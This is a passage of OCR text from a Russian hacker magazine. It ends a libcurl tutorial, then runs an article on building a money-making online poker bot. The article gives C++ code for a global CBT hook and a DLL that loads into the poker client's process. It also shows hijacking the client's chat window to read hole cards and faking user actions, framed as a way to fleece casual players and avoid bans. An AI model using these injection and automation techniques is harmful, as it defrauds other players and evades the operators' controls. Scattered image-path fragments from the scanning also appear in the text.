Если нужно создавать более информативные запросы к интернет-ресурсу путем добавления дополнительных заголовочных данных в формирующийся заголовок запроса, то воспользуемся установочной функцией с параметром `CURLOPT_HTTPHEADER`. Она принимает параметр типа `struct curl_slist`. Структура параметра типа `struct curl_slist` заполняется данными с помощью специальной функции `curl_slist_append`, а очищается функцией `curl_slist_free_all` (страничка с примером: http://curl.haxx.se/libcurl/c/curl_slist_append.html). Таким образом, можно полностью и с нуля вручную формировать запросы к серверу. Чтобы использовать эти функции в нашем проекте, их нужно объявить подобно easy-интерфейсу в шаге №2. Дополним нашу программу кодом:

Объявляем функции curl_slist_append и curl_slist_free_all

```
// объявление указателей на функции
struct curl_slist *(__stdcall  *curl_slist_append )
(struct curl_slist *list, const char *string);
void (__stdcall *curl_slist_free_all)(
       struct curl_slist * list);
//присваиваем указателям функций соответствующие адреса
функции DLL
curl_slist_append=(curl_slist*(__stdcall *) (
       struct curl_slist *list,const char  *string))
       GetProcAddress(cl,"curl_slist_append" );
curl_slist_free_all=(void(__stdcall *)(
       struct curl_slist *list)) GetProcAddress(
       cl,"curl_slist_free_all");
```

Руководствуясь описанием этих функций, думаю, тебе не составит труда реализовать их работу. В любом случае, на диске ты найдешь живой пример работы кучи функций библиотеки в демонстрационной программе с исходным кодом. Напоследок же рассмотрим, как можно отправить данные методом POST. Для этого мы используем установочную функцию с параметром CURLOPT_POST с передаваемым в нее значением 1 — разрешить использование POST-запроса. Далее мы вызываем установочную функцию с параметром `CURLOPT_POSTFIELDS` и передаем в нее строку post-данных.

Разрешаем и формируем POST-запрос

```
// разрешаем использование POST-запроса
curl_easy_setopt(curl, CURLOPT_POST, 1);
// формируем POST-данные
curl_easy_setopt(curl, CURLOPT_POSTFIELDS,
       "journal=Hacker");
```


Для передачи данных методом GET достаточно всего лишь добавить в конец URL вызываемой странички после символа «?» необходимые параметры, разделенные символом «&».

ЗАКЛЮЧЕНИЕ

Надеюсь, что описанные в статье «четыре шага» помогли тебе в понимании принципов работы DLL libcurl в среде Builder C++. Если ты заметил, я по большей части старался сделать акцент на важность работы с техническим описанием инструментария cURL, который целиком и полностью выложен на официальном сайте. Кроме того, там выложено множество примеров. Если будут вопросы — задавай, всегда с радостью отвечу. Удачи и творческих успехов. Спасибо за внимание.



НИКОЛАЙ БАЙБОРОДИН
/ BAIBORODIN@GMAIL.COM /



ДВУХУРОВНЕВАЯ ИНЪЕКЦИЯ

КАРТЫ, ДЕНЬГИ, КОМПИЛЯТОР

ПИШЕМ КРУТОЙ БОТ ДЛЯ ИГРЫ В ИНТЕРНЕТ-ПОКЕР

Aaloha, брат! Позади чумная череда новогодних праздников. Ты, как и я, наверняка, находишься на мели. В такое голодное время любая денежная идея ценится дороже золота. В плане денежных идей в условиях кризиса наш журнал традиционно находится на гребне волны, поэтому встречай крутое решение — online-геймблинг.

ВСЯ НАША ЖИЗНЬ — ИГРА


Что такое? Ты противник азартных игр и это не для тебя? Понимаю, я тоже считаю людей, подсевших на гамблинг, гм... мягко говоря, неудачниками. Но когда, совсем недавно, я случайно познакомился с покером, — то с удивлением узнал, что между покером и той же рулеткой пролегает огромная пропасть. Если в рулетке или в BlackJack от тебя ничего не зависит, то в покере победа или поражение зависят в первую очередь от твоих же действий. Покер просчитывается! И это, в отличие от BlackJack, разрешено и поощряется. Можно сказать, что покер — игра статистики и терпения. Более того, во многих странах покер — официально признанный вид спорта. Вот еще одна приятная новость: в списке таких стран значится и Россия, в которой официально зарегистрирована Федерация Спортивного Покера.

Но спорт спортом, а все-таки в основе этой игры лежит финансовый интерес. И, собственно, цель игры в том и заключается, чтобы собрать как можно больший банк. Для этого можно использовать самые разнообразные стратегии, которые доступны любому желающему. Их описание ты без труда найдешь в Сети. Все эти стратегии основаны на расчетах вероятности того или иного расклада и математического ожидания суммы выигрыша... или проигрыша.

Игра настолько популярна, что в нее вовлечены сотни миллионов людей по всей планете. Регулярно проводятся чемпионаты по покеру с призовым фондом, зашкаливающим за десятки миллионов долларов.

Ну да ладно, довольно лирики, ближе к телу.

Будучи такой популярной игрой, покер широко представлен и в Сети.



ИНЪЕКЦИЯ УПРАВЛЯЕМОГО КОДА

Начиная от сайтов и форумов, посвященных обсуждениям игровой стратегии, и заканчивая online покер-румами, в которых можно поиграть в покер на условные или настоящие деньги с соперниками со всего света. Все, что для этого нужно — зайти на сайт одного из покер-румов, скачать клиентское ПО, установить, открыть свою учетную запись, закинуть туда немного лавандоса и наслаждаться игрой. Кстати, все крупнейшие покер-румы работают с нашими веб-манями (проверено на собственном опыте).
Придерживаясь одной из выбранных стратегий и начав играть на низких лимитах (PokerStars — минимальная ставка 1 цент), можно оставаться в стабильном плюсе, медленно, но верно увеличивая свой банк. Как такое может быть, если игра просчитывается и все стратегии уже давно известны? Все просто, мой юный Че! Больше половины посетителей покер-румов — это буржуи, цель которых убить время и развлечься. Они пришли не за выигрышем. Они понятия не имеют ни о каких стратегиях, ограничиваясь только знанием базовых правил. В покерной терминологии они — «рыба». Русские, скорее, назвали бы такого игрока коровой, потому что его можно доить на предмет лавандосов. В общем, большинство таких игроков просто ищут, кому бы отдать свои денежки. Почему бы тебе не стать тем добрым самаритянином, который поможет им расстаться с грузом лишней зелени?
Согласись, это уже само по себе хорошая новость. Но это не конец истории, а только самое ее начало.
Немного поиграв, однажды ты обнаружишь, что занятие это требует терпения и усидчивости. К тому же, не такое уж оно и прибыльное — два-три президента в день, это хорошо, но на серьезный заработок не тянет. Причина в том, что игра с минимальным риском предполагает, что ты будешь сбрасывать не менее 90% своих карманных карт. Многие решают эту проблему одновременной игрой на нескольких столах. Но в этом случае весь процесс превращается из легкого развлечения в тяжелый труд, где нужно уметь быстро анализировать ситуацию и принимать единственно верные решения. Не всякому человеку под силу!
Стоп! А кто сказал, что играть обязательно должен человек? Если игра просчитывается, если есть готовые стратегии, — что мешает перевести их в нули и единицы и заставить компьютер играть в покер за тебя? Вот та самая мысль, которая и послужила основой для написания статьи.
Первоначальный замысел был такой — разобрать протокол общения клиента с игровым сервером и написать собственного клиента, играющего на нескольких столах одновременно, без участия человека. Не знаю, как у тебя, а у меня первые мысли — обычно самые бредовые. Так было и сейчас. Как и следовало ожидать, оказалось, что все общение клиента с сервером происходит внутри SSH-сессии.

ПЛАН (НЕ ТОТ, ДРУГОЙ)

Затем в моей голове всплыли рассуждения Криса Касперски, что как бы ни наворачивали защиту своего клиента разработчики WebMoney, система все равно остается уязвимой, ведь можно элементарно эмулировать взаимодействие пользователя с графическим интерфейсом. Чем не вариант? Будем пробовать.
Идея такая — отслеживать запуск одного из клиентов online покер-румов, по хендлу инклудить в свою прогу контрол, в котором в режиме реального времени прокручивается лог игры, парсить этот лог, передавать полученные данные модулю, реализующему принятие решения, и, в итоге, эмулировать действия пользователя по нажатию соответствующих батонов!
Сразу скажу, статья не резиновая, поэтому не жди детальной пошаговой инструкции. Мы рассмотрим наиболее сложную часть, реализующую автоматизацию. Ну а перевести одну из приглянувшихся стратегий в логический модуль программы ты сможешь и без моей помощи.

НЕУПРАВЛЯЕМОЕ УПРАВЛЕНИЕ

В качестве теоретического минимума будем осваивать технику DLL-инъекции. А поскольку .Net безгранично царствует на просторах Windows, сделаем это с оглядкой на управляемый код в .Net-сборках.
Допустим, у тебя есть некий управляемый код, который ты хотел бы поместить в процесс-жертву. Для большей интриги — пусть процесс-жертва будет организован в виде нативного неуправляемого кода. Оформим его в виде обычной библиотеки классов .Net. Для тех, кто обделен фантазией, ниже приведен архисложный пример:

```
namespace MyNamespace
{
   public class MyClass
   {
    // Этот метод мы вызовем из процесса-жертвы
```



dvd
Следуя незыблемой традиции, на диске ты найдешь исходный код простого бота, который ты можешь взять за основу своего денежного пылесоса.



links
- Крупнейший в мире online покер-рум. Здесь есть, чем поживиться: www.pokerstars.com.
- Full Tilt Poker — второй по популярности после PokerStars online покер-рум: www.fulltilt.com.
- Авторитетнейший покерный форум «2+2», где среди прочих вопросов обсуждаются и вопросы покер-ботов: forumserver.twoplustwo.com.
- Описание Windows Hook на MSDN: msdn.microsoft.com/en-us/library/ms997537.aspx .



warning
Мы настоятельно рекомендуем тебе не использовать полученные из статьи знания на практике. В противном случае ни автор, ни редакция не несут ответственности за твои действия. Будь умницей :).



Наш друг и брат MS Spy++

Игра на несколько столов

```
    public static int MyMethod(String pwzArgument)
    {
      MessageBox.Show("Hello World");
      return 0;
    }
  }
}
```

В приведенном примере содержится всего один метод, принимающий строковый параметр и возвращающий целочисленное значение. Метод играет роль точки входа в управляемый код — вызвав его из нативного кода, мы как по волшебству перенесемся в царство .Net.

Итак, у нас есть процесс-жертва и наш, готовый к внедрению, код. Следующий шаг — написать загрузчик библиотеки. Внимание! Мы не будем мчаться вперед сломя голову и делать инъекцию управляемого кода в неуправляемый. Вместо этого мы выполним инъекцию нативной DLL'ки, которая в свою очередь способна взаимодействовать со средой .Net и загружать наш управляемый код.

Дело за малым — побряцать немного по клаве и написать простенькую DLL-ку:

```
#include "MSCorEE.h"

void StartTheDotNetRuntime()
{
  // Подключаем CLR
  ICLRRuntimeHost *pClrHost = NULL;
  HRESULT hr = CorBindToRuntimeEx(
    NULL, L"wks", 0, CLSID_CLRRuntimeHost,
    IID_ICLRRuntimeHost, (PVOID*)&pClrHost);

  hr = pClrHost->Start();

  // Теперь можно вызвать метод .Net библиотеки
  DWORD dwRet = 0;
  hr = pClrHost->ExecuteInDefaultAppDomain(
    L"c:\\PathToYourManagedAssembly\\
    MyManagedAssembly.dll",
    L"MyNamespace.MyClass", L"MyMethod",
    L"MyParameter", &dwRet);

  // Выгружаем CLR
  hr = pClrHost->Stop();

  // Убираем за собой
  pClrHost->Release();
}
```

В основе нашего загрузчика лежит последовательный вызов определенных методов CLR API.

1. `CorBindToRuntimeEx` — возвращает указатель на интерфейс `ICLRRuntimeHost`.
2. `ICLRRuntimeHost::Start` — позволяет запустить CLR Runtime на выполнение или подключиться к уже запущенному экземпляру.
3. `ICLRRuntimeHost::ExecuteInDefaultAppDomain` — позволяет загрузить в CLR указанную библиотеку с управляемым кодом.

Именно последний из перечисленных методов и выполняет основную работу, ради которой все, собственно говоря, и затеивалось. Думаю, с этим полезным методом тебе уже не раз приходилось иметь дело. Но на всякий случай, для тех, кто впервые взял в руки наш журнал, я напомню, что `ExecuteInDefaultAppDomain` принимает обязательный строковый параметр, а в качестве своего значения возвращает число типа integer. Гы, а ты думал, что я от нефиг делать в первом примере использовал метод со строковым параметром и целочисленным возвращаемым результатом?

Вызов метода `ExecuteInDefaultAppDomain` будет успешно работать в большинстве приложений. Но есть одно исключение, которое тебе обязательно нужно знать. Дело в том, что если целевой процесс также является частью .Net-приложения, придется воспользоваться альтернативными методами, которые мы не будем здесь рассматривать в силу ограниченности журнального пространства. Хочешь подробностей — кури MSDN.

Давай подведем промежуточные итоги. Что мы имеем на текущий момент? У нас есть программный код, выполняющий основную работу, есть DLL, осуществляющая его инициализацию. Осталось выполнить инъекцию этой самой библиотеки в процесс клиента выбранного заранее покер-рума.

Комбинации

Покерные комбинации составляются из пяти карт (при этом у игрока на руках может быть от двух до семи карт, в зависимости от типа игры), дающих игроку сильнейшую из возможных в данной ситуации покерных комбинаций. Общим для всех разновидностей клубного покера считается правило, по которому банк забирает игрок, имеющий лучшую покерную комбинацию на момент завершения сдачи и вскрытия карт. Ранжир комбинаций — общий для всех разновидностей покера (кроме специально оговоренных случаев) и определяется вероятностью собрать ту или иную комбинацию.

INJECT.DLL → POKERBOT.DLL


Full Tilt Poker. Главное окно клиента


Клиент PokerStars

СЕСТРА, ШПРИЦ!

Займемся DLL-инъекцией, которая поможет нам порулить клиентом покер-рума. «Почему именно техника DLL Injection?», — спросишь ты. Все просто. Софт для покер-румов создают не пионеры, а серьезные дядьки. Поэтому любая модификация клиента моментально палится сервером, и твоя учетная запись будет забанена без малейшей перспективы получить обратно свое бабло. А если нельзя сделать легкий тюнинг клиента заранее, стало быть, будем тюнинговаться на лету. Для этой цели DLL Injection — то, что доктор прописал.

Технике DLL Injection не один год. Она широко известна в наших узких кругах и неплохо документирована на многих специализированных веб-ресурсах (несколько интересных ссылок ты найдешь на полях). Поэтому рассмотрим лишь самую суть, имеющую отношение к созданию бота для игры в покер.

Вообще, **DLL Injection** — достаточно обширное понятие, под которым подразумевается несколько родственных технологий. Самая, пожалуй, популярная — внедрение в адресное пространство чужого процесса — неоднократно описывалась на страницах нашего журнала. Правда, это больше относится к соседней рубрике «Взлом», мы же люди мирные, нам бы бабла поднять. Поэтому будем осваивать менее воинственные техники — Windows Hook и CBT Hook. Покурив MSDN на тему Windows Hook, ты обнаружишь, что в основе техники лежит метод `SetWindowHookEx` из Windows API. Ниже — демонстрация того, как мы можем использовать это для своих грязных целей:

```
LRESULT CALLBACK PokerBotCBTProc(int nCode,
  WPARAM wParam, LPARAM lParam)
{
  if (nCode < 0)
  {
    return CallNextHookEx(g_hHook, nCode,
      wParam, lParam);
  }
  else if (theInjector.getVenue() !=
    Venue_Unknown)
  {
    if (g_bFirstTime)
    {
      theInjector.inject();
      bFirstTime = false;
    }

    if (nCode == HCBT_ACTIVATE)
      return (LRESULT) theInjector.HandleIt
        (Hook_Activate, (HWND)wParam);
    else if (nCode == HCBT_CREATEWND)
      return (LRESULT) theInjector.
        HandleIt(Hook_Create, (HWND)wParam);
    else if (nCode == HCBT_DESTROYWND)
      return theInjector.HandleIt(Hook_Destroy,
      (HWND)wParam);
  }
  return 0;
}
bool OPCHOOK_API InstallHooks()
{
  g_hHook = SetWindowsHookEx(WH_CBT, (HOOKPROC)
    AutoCBTProc, hInstance, 0);
  return g_hHook != NULL;
}
```

С использованием глобальных CBT-хуков есть одна досадная проблема (это справедливо и для других глобальных хуков — на то он и глобальный, чтобы никому сладко не было). DLL в этом случае будет загружена в адресное пространство ВСЕХ процессов. И если эта библиотека весит более чем «Hello, World!» (а так оно и будет после того, как ты напишешь логику своего бота), приличные тормоза системе обеспечены. Поэтому мы с тобой поступим следующим образом: напишем легкую библиотечку, которая будет выполнять только одно действие — проверять, в адресном пространстве какого процесса она находится. И если этот процесс принадлежит клиенту online покер-рума, то — подгружать основную библиотеку, зарабатывающую бабло.

ЗАКАТАЕМ РУКАВА


Довольно лирики, пора браться за дело. Начинаем с DLL Injection:

```
bool XPOKERBOTHOOK_API InstallHook()
{
   g_hHook = SetWindowsHookEx(WH_CBT,
  (HOOKPROC) CBTProc, g_hInstance, 0);

   return g_hHook != NULL;
}
```

Следующий шаг — создание механизма обнаружения открытия и закрытия интересующих нас окон клиента покер-рума:

```
LRESULT CALLBACK CBTProc(int nCode,
  WPARAM wParam, LPARAM lParam)
{
   if (nCode < 0)
     return CallNextHookEx(g_hHook, nCode, wParam,
```



Клиент Full Tilt Poker

```
        lParam);
    else if (!g_pClient)
        return 0;
    HWND hWnd = (HWND)wParam;
    if (!hWnd)
        return 0;


    if (nCode == HCBT_ACTIVATE)
    {
        if (!g_pClient->IsRegisteredWindow(hWnd))
         g_pClient->TryRegisterWindow(hWnd, NULL);
    }
    else if (nCode == HCBT_DESTROYWND)
    {
        if (g_pClient->IsRegisteredWindow(hWnd))
            g_pClient->UnregisterWindow(hWnd);
    }
    return 0;
}
```

И — пара комментариев. В момент активации главного окна приложения посылается сообщение HCBT_ACTIVATE. Соответственно, в момент закрытия окна посылается сообщение HCBT_DESTROYWND. Остальной код достаточно прост для понимания. Он просто-напросто получает контроль над окном или освобождает его от своей опеки. Да, чуть не забыл. Мы не можем использовать стандартное сообщение HCBT_CREATEWND для ответа на вопрос о том, создано ли уже окно клиента. Поскольку к процессу клиента мы еще не подключились, то не можем и захватить управление окном. А значит, HCBT_CREATEWND здесь не подходит. Вместо этого мы воспользуемся сообщением HCBT_ACTIVATE для поиска активного окна. Напомню, что исходные данные для анализа мы будем получать, парся текст из окна чата игроков текущего стола. Чтобы получить текст и передать впоследствии парсеру, отловим сообщение EM_STREAMING, заменив callback функцию клиента своей собственной. Чтобы не загружать пример кода лишней ботвой, перехват сообщений начинается в момент инициализации бота. На практике тебе придется внести некоторые коррективы. Дело в том, что если открыто окно стола с игрой, это еще не значит, что ты уже в игре. Ты можешь просто наблюдать за игрой или, только что вступив в игру, дожидаться, когда до тебя дойдет очередь ставить большой блайнд. Поэтому бот должен включиться в игру в тот момент, когда ты садишься за стол. Или еще проще — после нажатия кнопки «Бабло», управляющей активностью бота. Концепт данного модуля будет таким:

```
PokerTimeTableWindow::PokerTimeTableWindow
   (HWND hWnd, PokerTimePokerClient* client) :
   OnlineTableWindow(hWnd, client)
{
   HWND hwndChat = ::FindWindowEx(hWnd, NULL,
      _T("RichEdit20W"), NULL);
   if (hwndChat)
   {
     PokerTimeTableWindow::OldRichWndProc =
       (WNDPROC)::GetWindowLongPtr(hwndChat,
         GWL_WNDPROC);
     ::SetWindowLongPtr(hwndChat, GWL_WNDPROC,
       (LONG_PTR)PokerTimeTableWindow::MyRichWndProc);
   }
}
```

Теперь, док, давай научимся взаимодействовать с окном чата. Здесь конкретные действия будут зависеть от того, на основе какого элемента управления оно реализовано. В частности, клиент для такого покер-рума, как **PokerTime**, использует для этого компонент RichEdit. Для отображения текста в окне чата используется стандартное сообщение EM_STREAMIN, которое мы и будем перехватывать:

```
LRESULT PokerTimeTableWindow::MyRichWndProc
  (HWND hWnd, UINT msg, WPARAM wParam, LPARAM lParam)
{
  EDITSTREAM* es = (EDITSTREAM*) lParam;
  if (msg == EM_STREAMIN)
  {
     PokerTimeTableWindow::OldRichEditCB  =
       es->pfnCallback;
     es->pfnCallback =
       PokerTimeTableWindow::MyEditStreamCallback;
     PokerTimeTableWindow::CurrentChatWindow = hWnd;
  }
  LRESULT lRet = ::CallWindowProc(
```



На форуме «2+2» есть и горячие обсуждения ботов

```
    PokerTimeTableWindow::OldRichWndProc,
      hWnd, msg, wParam, lParam);
  if (msg == EM_STREAMIN)
  {
    es->pfnCallback =
      PokerTimeTableWindow::OldRichEditCB;
  }
  return lRet;
}
```

Если тебе уже приходилось раньше сталкиваться с EM_STREAMING, то ты должен помнить, что вместе с ней необходимо использовать callback-функцию EDITSTREAMCALLBACK. Нам нужно заменить исходную callback-функцию (A) своей собственной (B). Ну а мы уже передадим управление функции A после того, как сделаем свои темные делишки, чтобы клиент не потерял связи с реальностью и не выпал в глубокую нирвану :).

```
PokerTimeTableWindow::OldRichEditCB =
  es->pfnCallback;
es->pfnCallback =
  PokerTimeTableWindow::MyEditStreamCallback;
```

ФИНАЛЬНЫЙ АККОРД

Остались сущие пустяки — разобрать полученный текст, вытащив из него информацию, необходимую для принятия решений. Ключевые строки, на которые будем ориентироваться, это:

- «**Dealing Hole Cards (Ah, Ad)**» (нам раздали карманные карты и можно начинать анализ игровой ситуации);
- «**Meowt, you have 10 seconds to respond**» (наш ход, пора действовать).

Регулярные выражения — твой лучший друг:

```
DWORD CALLBACK PokerTimeTableWindow::MyEditStrea
mCallback(DWORD_PTR dwCookie, LPBYTE pbBuff, LONG
numberOfBytes, LONG* actualBytes)
{
    DWORD dwRet = PokerTimeTableWindow::OldRichEditCB
      (dwCookie, pbBuff, numberOfBytes, actualBytes);
  if (0 == dwRet && actualBytes &&  *actualBytes > 0)
  {
     boost::smatch what;
     if( boost::regex_match(line, what, regHoleCards,
boost::match_default|boost::match_single_line) && what.
size() == 3)
     {
       string sCard1 = what[1];
       string sCard2 = what[2];
       ApplicationProxy::TransmitHoleCards
         ((sCard1 + sCard2).c_str(), hPokerTable);
     }
     else if (boost::regex_match(line, what,
       regWakeUp,
       boost::match_default|boost::match_single_line)
       && what.size() == 3)
     {
       string theActor = what[1];
       if (theActor == g_pClient->LoggedInAs)
         OnlinePokerExecutor::PerformAction(
           hPokerTable);
     }
  }
}
```

Обработаем полученные данные и симулируем действия пользователя. В первом нет ничего сложного, второе — тоже из серии «для чайников», поэтому отдельно останавливаться на этих моментах мы не будем. Если вдруг возникнут трудности — грызи исходники, которые есть на диске.

АХТУНГ!

Так, чтобы все гладко и без единого сучка, бывает только в кино. В реальной жизни за каждым углом нас поджидает лохматый писец. Не хочу капать на мозг (он и так изрядно загажен нытьем о всемирном экономическом кризисе, раздающимся из каждой подворотни), но ты это должен знать. Иначе было бы просто нечестно.

